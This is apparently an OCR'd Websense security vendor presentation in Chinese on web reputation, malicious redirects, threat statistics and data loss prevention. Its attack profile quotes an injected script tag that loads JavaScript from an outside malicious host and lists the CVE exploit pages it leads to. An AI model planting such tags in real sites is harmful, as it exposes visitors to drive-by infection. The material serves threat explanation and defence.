ttp://www.siteadvisor.com/sites/www.coe.arizona.edu/pages/nmather/viagra/
McAfee
McAfee SiteAdvisor
Home
Web Security
How It Works
Download
Resource
arizona.edu
We've tested this site and found it safe to use.
Are you the owner of this site? Leave a comment
Contact information:
Country
Popularity

# 僅靠名譽分析是不夠的


Norton Safe Web
is this site safe?
www.coe.arizona.edu/pages/nma
About Safety & Threats Community Buzz
login signup feedback
norton rating
arizona.edu
Summary
Norton Safe Web found no issues with this site.
• Computer Threats: 0
• Identity Threats: 0
• Ecommerce safety threats: 0
• Annoyance factors: 0
Total threats on this site: 0
• Community Reviews: 1
SAFE
Site Owner? Click here
The Norton rating is a result of Symantec's automated analysis system. Learn more.
The opinions of our users are reflected separately in the community rating on the right.
Ecommerce Safety Information
(what's this?)
Transaction Protection
Privacy Protection
More Info
Data provided by buysafe
General Info
Web Site Location United States of America
Norton Safe Web has analyzed arizona.edu for safety and security problems.
community rating
5.0
rated by 1 user
secure and trusted
add your review
user reviews (1)
Sort by Date Added | Helpfulness
added 8 months ago
Safe
This site has hundreds of great science articles as well as provides tons of useful information for students. GO WIL...
more »
diddo09
Was this review helpful? Yes (2) | No
Comments
tags

# 僅靠名譽分析是不夠的


Access to this site is blocked - Windows Internet Explorer
Security risk blocked for your protection
Reason:
This Websense category is filtered: Web and Email Spam. Sites in this category may pose a security threat to network resources or private information, and are blocked by your organization.
URL:
http://www.coe.arizona.edu/pages/nmather/viagra/viagra-sample.html
Options:
Click more information to learn more about your access policy.
Click Go Back or use the browser's Back button to return to the previous page.
Go Back
websense

# 名譽分析無法分析……


- **這些 URL**在缺少主動發現威脅手段的前提下，難以發現
- **他們不能——**而且他們的一些客戶將成爲“第一個倒下的”

- 問題在哪裡?
- 它們是如何做到的?
- 目前是如何解決的以及不足之處
- 我們是如何解決這個問題的

# 安全實驗室的職責

- 需要各類分析人員
  - 郵件威脅
  - Web安全
  - 數據洩漏


- 熟悉各類專業領域：
  - 開發
    - Windows內核分析
    - C++,彙編，Java等
  - 反向工程
    - PE病毒分析
    - 解殼分析
    - 程式調試
  - 漏洞和攻擊腳本分析
  - IDS和IPS





- **數據在3個研究中心之間關聯分析**


# 發現各類威脅－－資料收集


## Web安全收集系統

- 特有資料收集、挖掘、分析流程
- 每週資料採擷超過6個億個網站
- 導入並監控數以百萬計的功能變數名稱記錄，註冊資訊及
- 自動演算法檢查可疑URL和應用程式
- 24x7不間斷分析，每天超過1 TB的資料收集量



# HT引擎分析過程



Blueshift^2 Weather
Submission Stats
URLs/sec
URLs Processed
Bytes
URL Status
Submission Stats
Submission Stats - 7 Days
102,000
51,000
0
-51,000
-102,000
-153,000
2010-07-27
2010-07-26
Malicious Web Sites
Bot Networks
Week Overview
Add Date
URLs
Xfer Size
2010-07-27 188.9 M 2.13 TB
2010-07-26 267.5 M 3.72 TB
2010-07-25 240.7 M 3.46 TB
2010-07-24 262.6 M 3.12 TB
2010-07-23 286.6 M 3.61 TB
2010-07-22 259.7 M 3.70 TB
2010-07-21 251.2 M 3.53 TB
Top IP Block Offenders
Top Offenders (by ipblock)
Rank
Prev Rank
IP Block
Offenders
Asn
Asn Name
1 0 95.143.192.0/20 8814 AS49770 -
2 13 38.114.196.0/23 756 AS46179 -
3 24 66.7.192.0/19 655 AS33182 DIMENOC---HOSTDIME - Hosti
4 17 74.52.0.0/14 654 AS21844 THEPLANET-AS - ThePlanet.co Services, Inc.
5 0 213.168.64.0/18 555 AS8422 NETCOLOGNE NETCOLOGNE AS
6 4 81.196.0.0/16 532 AS8708 RDSNET RCS & RDS S.A.
7 0 72.167.128.0/22 512 AS26496 PAH-INC - GoDaddy.com, Inc.
8 22 72.14.255.0/24 442 AS15169 GOOGLE - Google Inc.
9 6 209.202.240.0/20 423 AS3561 SAVVIS - Savvis
10 0 158.108.0.0/16 421 AS9411 NONTRINET-AS-AP Office of U Computer Services
11 23 174.120.0.0/14 419 AS21844 THEPLANET-AS - ThePlanet.co Services, Inc.
12 0 96.30.0.0/18 417 AS19066 WIREDTREE - Cogswell Enterprises Inc.
13 42 174.132.0.0/15 397 AS21844 THEPLANET-AS - ThePlanet.com Internet Services, Inc. 2010-07-27
CARNET-AS Croatian Academic and Research
Phishing
SHUCS
Incidents
Web Escalation
File Escalation
Files
Today
Yesterday
By Day
By Source
URLs
Files By Day
URL Queues
Spam Top Domains
RTSS / AD
My Watchlist
My Expiring Sigs
Signatures By Day
Signature File Builds
Pending Approval
Blueshift^2
BSS Weather
Web Reputation
Definitions By Day
Top Offenders
ASN
IP Block
Security Catcher
By Date

# 未知病毒檢測

五大殺毒公司未發佈程式之前檢測最新的未知病毒

# 未知病毒分佈

不同的未知病毒的類型分佈



# Attack Profile –惡意搜尋引擎優化


把握搜尋引擎優化,提高惡意網站的排名,令不爲意的使用者點擊病毒

# Attack Profile – 惡意轉向

多個被注入的正常網站暗中執行.js文檔

```
<script src=http://f1y.in/j.js></script>
```


```
vcqm.htm
vcfl.htm    -> Flash Player exploit
vcf11.htm
of.htm      -> of.htm -> of.js -> OWC exploit (CVE-2009-1136)
z.htm       -> logo.jpg -> go.jpg, go1.jpg -> MS Video exploit(CVE-2008-0015)
vcvod.htm   -> Qvod exploit
vcxxz.htm
vcr.htm     -> RealPlayer exploit
```

從被注入的正常網站，隱藏代碼的主機，到惡意程式碼，使用者都應當被即時保護

# 互聯網安全狀況的亮點

- 2009年下半年與2008年同期相比，惡意網站增長了**225%**。
- **71%** 的網站惡意程式碼駐留在合法網站上
- **中國** (17.2%)在惡意程式碼宿主國中仍排名第二。與以前一樣，大多數惡意軟體仍連結到註冊在美國的那些網站 (51.4%)。
- **35%** 的Web攻擊包含資料竊取代碼

## Web &郵件威脅逐步混合


- 5年前，郵件中附帶惡意軟體
- 如今，大多件惡意軟體通過URL傳遞
- 90.4%的垃圾郵件包含URL

# 總結

- 關注安全問題
  - 只要你上網，你的系統就處在危險之中
  - 安全的問題越來越嚴重
    - 攻擊的種類越來越多
    - 工具越來越複雜
    - 攻擊手段越來越隱蔽
    - 攻擊的威力越來越大
    - 後果越來越嚴重
    - 由於工具的公開，可以實施攻擊的人越來越多
  - 面對的最大問題：大多數人沒有意識到安全的重要性

websense®
ESSENTIAL INFORMATION PROTECTION™

# 防洩密–我們的挑戰



# 資料外泄 – 我們面臨的挑戰

在管理風險及確保法規遵循、避免資料外泄、確認企業流程的同時，確保企業流程不致中斷

- 管理風險及確保法規遵循
  - Delays in generating audit reports and compliance requirements
  - Difficulty uncovering broken or bad business processes
- 確保資料的可視性–不論是資料正在移動或是儲存於媒體內
  - Unknown types of data
  - Uncertain risks for each communication channels
- 確保正確的企業流程
  - Cannot enforce who can send what
  - Possible damage to company brand and reputation

# 我們該怎麼看機密防護的問題?

## Socio-Technical System (社會科技系統模式)

# 防洩密是一個複雜資訊系統問題

# 我該如何選擇?


問題

我該先安內(管理使用者)
還是壤外(防止駭客攻擊)?

問題

我該封鎖管道(USB/Web?)
還是監控內容?

# 市場上號稱可協助防止洩密的產品



